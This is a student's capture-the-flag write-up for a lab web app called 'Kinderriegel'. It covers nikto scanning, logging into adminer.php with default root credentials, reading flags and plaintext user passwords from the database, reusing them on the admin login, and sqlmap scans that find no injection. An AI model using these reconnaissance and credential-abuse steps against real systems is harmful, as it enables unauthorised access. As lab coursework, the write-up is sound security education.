# Writeup -Kinderriegel


Areeb Hussain
Mtr. 3133658

**Questions:**

1. Gain access to the "Kinderriegel" backend. There are two flags: The first is hidden in the database and the second is displayed on the main page.
2. Compromise the system. The flag can be found in the root directory of the server. Write down your actions.
3. Can you discover a way to bypass the authentication and exploit the vulnerability even if the password has been changed?
4. Show your l33t sk1llz: Can you extract the flag file on the root system without accessing the admin backend? Write down your actions.

Start and compile the container like the previous tasks
**$ sudo docker compose up -d** in the container's directory and get the ip address
Ip addr: **172.17.0.3**


Put it into the web, we literally get a picture of animated kinderriegel chocolate nothing more
Lets do a nikto with the command **nikto -h 173.17.0.3** and see what directories are inside



```
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /admin/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /tools/, fields: 0x7c 0x574284e7ecd00
+ OSVDB-3092: /tools/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-12-01 06:23:32 (GMT1) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

1. **Gain access to the "Kinderriegel" backend. There are two flags: The first is hidden in the database and the second is displayed on the main page.**

Lets look at ***tools****, it opens a webpage with dbfrontend which leads to a adminer.php. This page looks exactly like a the adminer.php from the sql injection slides. Interesting lets try to manually brute force  with commonly used/*default credentials




ure | 172.17.0.3/tools/adminer.php

Login

| | |
|---|---|
| System | MySQL |
| Server | localhost |
| Username | |
| Password | |
| Database | |

As I remember from sql injection, the adminer.php is used to look into the actual databse. After a couple of tries then going back to the slides I tried
username: root
password: root
database: kinderriegel

And I was in
got the flag from the table Read_flag



Limit: 50

Text length: 100

```
SELECT * FROM `Read_Flag` LIMIT 50 (0.001 s) Edit
```


| □ Modify | flag |
|---|---|
| □ edit | n0_0n3_th0ught_ab0ut_4dm1n3r |

(1 row) □ whole result

## Frontend Flag

n0_0ne_th0ught_ab0ut_4dm1n3r

Looking around there was another table user with two users.



Limit: 50


Text length: 100

```
SELECT * FROM `user` LIMIT 50 (0.001 s) Edit
```


| □ Modify | id | username | password |
|---|---|---|---|
| □ edit | 1 | manager | make_money_money |
| □ edit | 2 | support | turn_it_on_and_off |

(2 rows) □ whole result

Now lets look into the other directory **/admin.** It’s a simple admin login page which maybe could be exploited using sql injection



As suspected the users table from the database list the admin login credentials.
Enter the credentials
username: manager
password: make_money_money



Kinderriegel Backend

Flag: flag_n1c3_y0u_mad3_1t_t1ll_h3r3

Today is: 2023/01/13.

Sales figures


| Year | Sold bars | Used milk (gallons) | Used sugar (pounds) |
|---|---|---|---|
| 2012 | 20 0000 | 20 | 400 |
| 2013 | 21 0000 | 23 | 623 |
| 2014 | 18 0000 | 20 | 423 |
| 2015 | 18 9000 | 21 | 433 |
| 2016 | 19 0200 | 23 | 213 |
| 2017 | 19 0300 | 20 | 220 |

**Backend Flag**

flag_n1c3_y0u_mad3_1t_t1ll_h3r3


3. **Can you discover a way to bypass the authentication and exploit the vulnerability even if the password has been changed?**

As I researched online a way to bypass authentication if the password has been changes is by using the session id. But provided that sessid is used in url??




```
POST /admin/index.php HTTP/1.1
Host: 172.17.0.3
Content-Length: 51
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.17.0.3
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.3/admin/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ig2hnnvnei039ldkop4eripudl
Connection: close

login=&username=support&password=turn_it_on_and_off
```



```
9:/var/lib/php/sessions# ls
22vlb3poj0a4k1q  sess_b1p4u13qb7ta629k05oq5ng9lt  sess_i5jjd29mm566fig26uavfh9u0h  sess_q7q4bfsccb6o36rkm3sd9uvqu3
nsog5m9mpdko1ti  sess_cjpi6lg3h5k0ogc155helts8gu  sess_ig2hnnvnei039ldkop4eripudl  sess_rplqvvktus283icbr0qbi57ns7
sil3f7ic4jn3991  sess_e89sndiqnlupun1iq6sbank4kt  sess_juej4ehf4dr0rdpa0m2pqqrre0  sess_sellp5m34576spbmi3d3hp3d6j
idb83s8q6jun4br  sess_f4egf3u80td0hmvfpia7p4qrmn  sess_om3v2jsa70gd91rbsuso0c2h4a  sess_t9ajsalptruq5f4l722admqms2
```

But just to see if sql injection exploitation can be used on the /admin login page. I will use sqlmap. Simply open Burpsuite and open browser. Enter the /admin page and enter any credentials. Check the burpsuite http history and copy the post request and save it as a txt file




```
POST /admin/index.php HTTP/1.1
Host: 172.17.0.3
Content-Length: 42
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.17.0.3
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.3/admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5vnn5mn6pfbt4aob95orkrljhv
Connection: close

login=&username=admin&password=Password123
```

We can provide the data being passed in the POST request body to scan by the SQLMap tool with the following command

**$ sqlmap -r <path to the  request > -p username**




```
[12:33:40] [INFO] testing 'Oracle AND time-based blind
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to
reduce the number of requests? [Y/n] n
[12:33:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:34:00] [WARNING] POST parameter 'username' does not seem to be injectable
[12:34:00] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options i
f you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you coul
d try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[12:34:00] [WARNING] your sqlmap version is outdated
```

It seems to be not injectable.

lets try to enumerate the database with the command

**$sqlmap -r /*home*/areeb/kinderriegel.txt –dbs**



```
13:46:43] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persist
 please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try
to lower the value of option '--time-sec' (e.g. '--time-sec=2')
13:46:44] [WARNING] POST parameter 'login' does not seem to be injectable
13:46:44] [WARNING] POST parameter 'username' does not appear to be dynamic
13:46:44] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
13:46:44] [INFO] testing for SQL injection on POST parameter 'username'
13:46:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
13:46:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
13:46:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
13:46:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
13:46:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
13:46:45] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
13:46:45] [INFO] testing 'Generic inline queries'
13:46:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
13:46:45] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
13:46:45] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
13:46:45] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
13:46:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
13:46:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
13:46:45] [INFO] testing 'Oracle AND time-based blind'
13:46:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
13:46:46] [WARNING] POST parameter 'username' does not seem to be injectable
13:46:46] [WARNING] POST parameter 'password' does not appear to be dynamic
13:46:46] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
13:46:46] [INFO] testing for SQL injection on POST parameter 'password'
13:46:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
13:46:46] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
13:46:46] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
13:46:46] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
13:46:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
13:46:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
13:46:46] [INFO] testing 'Generic inline queries'
13:46:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
13:46:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
13:46:46] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
13:46:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
13:46:47] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
13:46:47] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
13:46:47] [INFO] testing 'Oracle AND time-based blind'
13:46:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
13:46:47] [WARNING] POST parameter 'password' does not seem to be injectable
